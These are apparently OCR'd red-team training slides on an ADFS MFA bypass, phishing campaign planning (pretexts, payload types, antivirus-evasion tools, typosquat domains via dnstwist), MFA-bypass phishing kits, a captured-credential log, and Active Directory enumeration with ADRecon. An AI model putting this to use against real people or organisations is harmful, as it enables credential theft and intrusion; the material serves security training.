- A 2018 vulnerability in Microsoft ADFS service (CVE-2018-8340) allowed an insider to bypass MFA for another user on the same ADFS service.
- The MFA code for one user could be used for second-factor authentication to all other accounts within the organization.
- An attacker or insider with access to one account and MFA (own or phished) could bypass the extra layer of security put in place. Some MFA considerations:
  - Brute Force/Predictable token
  - Direct Request
  - Alternate interfaces

Reference: https://www.okta.com/security-blog/2018/08/multi-factor-authentication-microsoft-adfs-vulnerability/

Lab Exercise 18

- *From William's Office 365 account, identify some information about the On-Premise Active Directory installation of CarbonConsole.*

- *Make your way to Internal AD environment of CarbonConsole and compromise a machine connected to internal domain.*

Practical Social Engineering

In this module we'll learn about:

- User Profiling
- Watering Hole Attack
- Spear Phishing
- Targeted Client Side Exploitation
- Dropping Payloads using BCI

Social Engineering

Social Engineering can be defined as manipulation of people into performing actions that might not be in their best interest. In terms of information security, it can cover a wide range of malicious activities, some of which are:

- Phishing: Digital in nature, usually done using email or a fake website
- Vishing: Using telephone.
- Smishing: Using SMS text
- Physical SE: Impersonating/Faking an identity at physical location (office)

User Profiling


The success of any social engineering engagement relies heavily on the reconnaissance of the target person.


Having a deeper understanding of their personal and professional details can help the attacker to craft a pretext that suits well along with the payload and the delivery mechanism to be used.


User Footprint

- Full Name (company website, LinkedIn, social media)
- Email Address (company website, pattern generation, LinkedIn)
- Phone Number (company website, LinkedIn, social media, slides/presentations)
- Areas of Interest (LinkedIn, forums, social media)
- Geo-Location (Image Metadata, Social Media Check Ins/GeoTags)
- Photographs (Social Media)
- Places of Visit (Social Media Check Ins)
- Sleeping activity (https://github.com/x0rz/tweets_analyzer)
- Blog/Forum/Code Activity

User Footprint







Attacking the Users

During security assessment engagements, testing the security awareness of the users (employees) should be part the scope, as attackers usually rely on directly attacking (Social Engineering) the users to get a foothold within internal network.

Also, it has occured in many scenarios that the humans appear to be the weakest link in the chain of security. An attacker can trick a user in many ways to get code execution with the internal network and gain control of their machine.

Phishing

Phishing is one of the oldest and highly effective attack vectors. An attacker might send a link of a fake login page to the user mimicking the email, VPN or another company portal or attach a malicious payload which once executed gives command execution to the attacker.

Types: Target Based

- Mass Phishing:
  - Targeting large number of user at once.
- Spear Phishing:
  - Targeting very specific users with customised pretext.
- Whaling:
  - Targeted towards high value users (e.g. CXO Suite).
- Watering Hole Attack:
  - Targeted towards a specific group of end users by infecting portals (forums/chat channels etc.) that members of the group are known to visit.

```
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2665
PARAM: lsd=AVqu2M7f
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxMjgwLCJoIjo4MDAsImF3IjoxMjgwLCJhaCI6NzMwLCJjIjoyNH0=
PARAM: lgnrnd=022844_wp2y
PARAM: lgnjs=1550053748
POSSIBLE USERNAME FIELD FOUND: email=fakeemail@yahoo.com
POSSIBLE PASSWORD FIELD FOUND: pass=readlpassword
PARAM: prefill_contact_point=f@yahoo.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
```

Types: Access Based

- External
  - The attacker has no access to the internal network or services (Email, Chat etc.) used by the organization.
  - Requires more targeted attacks.
  - Need to establish the trust with the victim user.
  - Less Reliable
- Internal
  - The attacker already has access to internal network or to a service used by the organization.
  - Potential access to some insider information.
  - Some level of trust already established.
  - More Reliable

Creating and Managing Campaigns

As previously discussed, the more targeted an attack is, the better chance of success.

- Identify your targets and their details to generate a pretext.
- Plan a date and time of the campaign (choose a work day and working hours based on the time zone).
- Create and test your payload and its delivery mechanism (check in different environments, against various AVs, mode of delivery).
- Setup your Command and Control beforehand and keep it separate from your attack servers.
- Register and setup your domain(s), SSL certificate and mail server few weeks earlier.

Generating Pretext

Based on the OSINT exercise performed on the target, a custom pretext should be created based upon context.

- **Authority:** Email from administrator
- **Sense of Urgency:** Account being suspended, Recent Password Change
- **Scarcity:** Offering a limited time offer related to topic of interest
- **Threat:** Failed tax return, Police warrant
- **Help us help you:** Tech support, Your enquiry
- **Greed:** Free offer, Huge discount
- **Trust:** Look alike website, domain.

Generating Payloads

There can be a variety of payload types depending upon factors like target OS, mode of delivery, etc. Some common payload types are:

- Exe files (.exe)
- Batch files (.bat)
- Docx files with macros (.docx)
- HTA files (.hta)
- LNK files (.lnk)
- PDF files (.pdf)
- Zipped files (.zip)

Generating Payloads

Multiple tools can be used to generate payloads for phishing:

- Metasploit: https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers
- Social-Engineer Toolkit (SET): https://github.com/trustedsec/social-engineer-toolkit
- Luckystrike: https://github.com/curi0usJack/luckystrike
- Empire: https://github.com/EmpireProject/Empire
- SharpShooter: https://github.com/mdsecactivebreach/SharpShooter
- LNKUp: https://github.com/Plazmaz/LNKUp

Some common tweeks to bypass AntiVirus detection are: Update tool template, Removing known malicious names from payloads, obfuscating the payload, encoding the payload etc.

Generating Stealthy Payloads

Antivirus bypass tools:

- Veil: https://github.com/Veil-Framework/Veil
- Shellter: https://www.shellterproject.com
- AntiVirus Evasion Tool: https://github.com/govolution/avet

Selecting a Suitable Domain

A domain needs to be purchased for a phishing campaign, if:

- a payload needs to be hosted
- victim credentials need to be harvested using a clone website
- the payload connects back to the attacker machine using domain name

It is advised to buy a domain few weeks prior to the exercise along with email setup and host content related to categories relevant to your pretext. This allows mail filters to categorize it and the domain is not instantly flagged.

Typosquatting

In simple terms, typosquatting is purchasing domain names which look similar to the target domains in appearance with minor yet easy to miss changes, for example LinkedIn.com (small l) can be a potential typosquat for LinkedIn.com (capital i).

Some tools to generate and test typosquatting:

- **Chameleon:** https://github.com/mdsecactivebreach/Chameleon
- **DNStwist:** https://github.com/elceef/dnstwist
- **EvilURL:** https://github.com/UndeadSec/EvilURL

Tool in Action

- DNStwist

```
dnstwist master 127d ➜ ./dnstwist.py -a tesla.com

dnstwist {20180623}

Processing 713 domain variants .....15%.....30%.....45%.....
.....60%.....75%.....91%..... 105 hits (14%)

Original*       tesla.com     209.133.79.61 NS:a1-12.akam.net;a10-67.akam.net;a12-64.akam.net;a28-65.akam.net;a7-66.akam.net;a9-67.akam.net;edns69.ultradns.biz;edns69.u
ltradns.com;edns69.ultradns.net;edns69.ultradns.org MX:mxa-0019bd01.gslb.pphosted.com;mxb-0019bd01.gslb.pphosted.com
Addition        teslaa.com    66.96.149.32 NS:ns1.yourhostingaccount.com;ns2.yourhostingaccount.com MX:mx.teslaa.com
Addition        teslab.com    80.120.107.146 NS:telemaxs1.telemax.at;telemaxs2.telemax.at MX:mxlb.ispgateway.de
Addition        teslac.com    23.20.239.12 NS:nsg1.namebrightdns.com;nsg2.namebrightdns.com
Addition        teslad.com    72.52.10.14 NS:ns1.markmonitor.com;ns2.markmonitor.com;ns3.markmonitor.com;ns4.markmonitor.com;ns5.markmonitor.com;ns6.markmonitor.com;ns7
.markmonitor.com
Addition        teslae.com    -
Addition        teslaf.com    184.168.221.56 NS:ns57.domaincontrol.com;ns58.domaincontrol.com MX:mailstore1.secureserver.net;smtp.secureserver.net
Addition        teslag.com    184.168.221.34 NS:ns21.domaincontrol.com;ns22.domaincontrol.com
Addition        teslah.com    38.143.201.110 NS:ns5.dnsdun.com;ns5.dnsdun.net
Addition        teslai.com    23.20.239.12 NS:nsg1.namebrightdns.com;nsg2.namebrightdns.com
Addition        teslaj.com    184.168.131.241 NS:ns35.domaincontrol.com;ns36.domaincontrol.com MX:mailstore1.secureserver.net;smtp.secureserver.net
Addition        teslak.com    91.195.240.126 NS:ns1.sedoparking.com;ns2.sedoparking.com MX:localhost
Addition        teslal.com    120.78.58.121 NS:dns17.hichina.com;dns18.hichina.com MX:mxn.mxhichina.com;mxw.mxhichina.com
Addition        teslam.com    91.195.240.89 NS:dns1.name-services.com;dns2.name-services.com;dns3.name-services.com;dns4.name-services.com;dns5.name-services.com
Addition        teslan.com    NS:a4.nstld.com;f4.nstld.com;g4.nstld.com;h4.nstld.com;j4.nstld.com;k4.nstld.com;l4.nstld.com
Addition        teslao.com    184.168.131.241 NS:ns37.domaincontrol.com;ns38.domaincontrol.com MX:mailstore1.secureserver.net;smtp.secureserver.net
Addition        teslap.com    199.191.50.184 NS:ns111484.ztomy.com;ns211484.ztomy.com
Addition        teslaq.com    50.63.202.42 NS:ns05.domaincontrol.com;ns06.domaincontrol.com MX:mailstore1.secureserver.net;smtp.secureserver.net
Addition        teslar.com    184.168.131.241 NS:ns37.domaincontrol.com;ns38.domaincontrol.com MX:ALT1.ASPMX.L.GOOGLE.com;ALT2.ASPMX.L.GOOGLE.com;ASPMX.L.GOOGLE.com;ASP
MX2.GOOGLEMAIL.com;ASPMX3.GOOGLEMAIL.com
Addition        teslas.com    54.36.56.87 NS:ns1.monikerdns.net;ns2.monikerdns.net;ns3.monikerdns.net;ns4.monikerdns.net
Addition        teslat.com    184.168.27.37 NS:ns39.domaincontrol.com;ns40.domaincontrol.com MX:mx.zoho.com;mx2.zoho.com;mx3.zoho.com
Addition        teslau.com    184.168.221.59 NS:ns39.domaincontrol.com;ns40.domaincontrol.com MX:mail.teslau.com
Addition        teslav.com    184.168.221.62 NS:ns31.domaincontrol.com;ns32.domaincontrol.com MX:mailstore1.secureserver.net;smtp.secureserver.net
Addition        teslaw.com    91.195.240.126 NS:ns1.sedoparking.com;ns2.sedoparking.com MX:localhost
Addition        teslax.com    91.195.240.126 NS:ns1.sedoparking.com;ns2.sedoparking.com MX:localhost
Addition        teslay.com    23.20.239.12 NS:nsg1.namebrightdns.com;nsg2.namebrightdns.com
Addition        teslaz.com    45.77.218.127 NS:ns-1152.awsdns-16.org;ns-1783.awsdns-30.co.uk;ns-200.awsdns-25.com;ns-986.awsdns-59.net MX:alt1.aspmx.l.google.com;alt2.a
spmx.l.google.com;alt3.aspmx.l.google.com;alt4.aspmx.l.google.com;aspmx.l.google.com
Bitsquatting    uesla.com     107.161.23.204;192.161.187.200;209.141.38.71 NS:ns1.dnsowl.com;ns2.dnsowl.com;ns3.dnsowl.com
Bitsquatting    vesla.com     98.124.199.124 NS:dns1.name-services.com;dns2.name-services.com;dns3.name-services.com;dns4.name-services.com;dns5.name-services.com
Bitsquatting    pesla.com     69.172.201.153 NS:ns1.uniregistrymarket.link;ns2.uniregistrymarket.link
Bitsquatting    desla.com     -
Bitsquatting    4esla.com     -
Bitsquatting    tdsla.com     184.168.221.58 NS:ns51.domaincontrol.com;ns52.domaincontrol.com MX:tdsla-com.mail.protection.outlook.com
Bitsquatting    tgsla.com     192.195.77.9 2607:f1c0:1000:8045:3bb6:1ad:1821:80c NS:ns1126.ui-dns.biz;ns1126.ui-dns.com;ns1126.ui-dns.de;ns1126.ui-dns.org MX:mx00.1and1
.com;mx01.1and1.com
Bitsquatting    tasla.com     66.45.246.141
```


Setting up the Server

Once all preparation is done, the hosting servers (payload hosting, website clone, email server) should be setup on a machine publicly accessible and separate from other attack servers.


There are certain email security attributes such as Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), Domain-based Message Authentication, Reporting and Conformance (DMARC) which if set increase the likelihood of the email delivery to the victim.


GoPhish - Phishing Framework

- GoPhish - An Open-Source Phishing Framework which can be used to create, manage and track phishing campaigns using the collected email addresses.
- Use Email Templates for a streamlined phishing email.



GoPhish - Phishing Framework





2-Factor Authentication


In some scenarios there might be two factor authentication enabled on the application being impersonated, following tools can be helpful in such scenarios:

- **CredSniper**: https://github.com/ustayready/CredSniper
- **ReelPhish:** https://github.com/fireeye/ReelPhish
- **Evilginx2:** https://github.com/kgretzky/evilginx2

Other Variations

Similar to an external email phishing exercise, there can be other variations:

- Hosting clones of websites trusted by the users (VPN/OWA/Gmail etc.) login.
- Identifying a watering hole (chat portal/forum/discussion panel/support portal) and dropping payload links presented as a genuine part of discussion.
- Exploiting internal/service access as an internal user (higher trust) to share payloads with other users/groups/channels.



Lab Exercise 19


- Setup a Phishing Campaign using GoPhish.

Post Exploitation, Lateral Movement & Persistence


In this module we'll learn about:

- Privilege Escalation in Windows Environment
- Dumping Privileged User Credentials
- Compromising AD and Network Persistence

Active Directory Forest



Exploring Active Directory: ADExplorer



Active Directory Enumeration

Information to look for in an AD environment:

- Domain Name(s)
- Usernames and Privileges
- Password Policy (strength/expiry)
- Current Account Permissions
- Groups
- Domain Trust

Active Directory Enumeration: ADRecon

ADRecon: Powershell based tool to gather information about the Active Directory and generate a report. https://github.com/adrecon/adrecon

```
PS [redacted] > powershell -ExecutionPolicy Bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS [redacted] > Import-Module .\ADRecon.ps1
[*] ADRecon v1.1 by Prashant Mahajan (@prashant3535)
WARNING: [Invoke-ADRecon] Error importing ActiveDirectory Module from RSAT (Remote Server Administration Tools) ...
Continuing with LDAP
[*] Running on [redacted] - Member Workstation
[*] Commencing - 02/18/2019 10:25:36
[-] Domain
[-] Forest
[-] Trusts
[-] Sites
[-] Subnets
[-] Default Password Policy
[-] Fine Grained Password Policy - May need a Privileged Account
[-] Domain Controllers
[-] Users - May take some time
[-] User SPNs
[-] PasswordAttributes - Experimental
[-] Groups - May take some time
[-] Group Memberships - May take some time
[-] OrganizationalUnits (OUs)
[-] GPOs
[-] gPLinks - Scope of Management (SOM)
[-] DNS Zones and Records
[-] Printers
[-] Computers - May take some time
[-] Computer SPNs
[-] LAPS - Needs Privileged Account
WARNING: [*] LAPS is not implemented.
[-] BitLocker Recovery Keys - Needs Privileged Account
[-] ACLs - May take some time
[-] GPOReport - May take some time
WARNING: [*] Currently, the module is only supported with ADWS.
[*] Total Execution Time (mins): 0.15
[*] Output Directory: [redacted]\ADRecon-master\ADRecon-Report-20190218102536
WARNING: [Get-ADRExcelComObj] Excel does not appear to be installed. Skipping generation of ADRecon-Report.xlsx. Use
the -GenExcel parameter to generate the ADRecon-Report.xslx on a host with Microsoft Excel installed.
```

- AboutADRecon.csv
- Computers.csv
- ComputerSPNs.csv
- DACLs.csv
- DefaultPasswordPolicy.csv
- DNSNodes.csv
- DNSZones.csv
- Domain.csv
- DomainControllers.csv
- Forest.csv
- gPLinks.csv
- GPOs.csv
- GroupMembers.csv
- Groups.csv
- OUs.csv
- SACLs.csv
- Sites.csv
- Users.csv
- UserSPNs.csv


Forest

File Edit View Insert Format Data Tools Add-ons Help

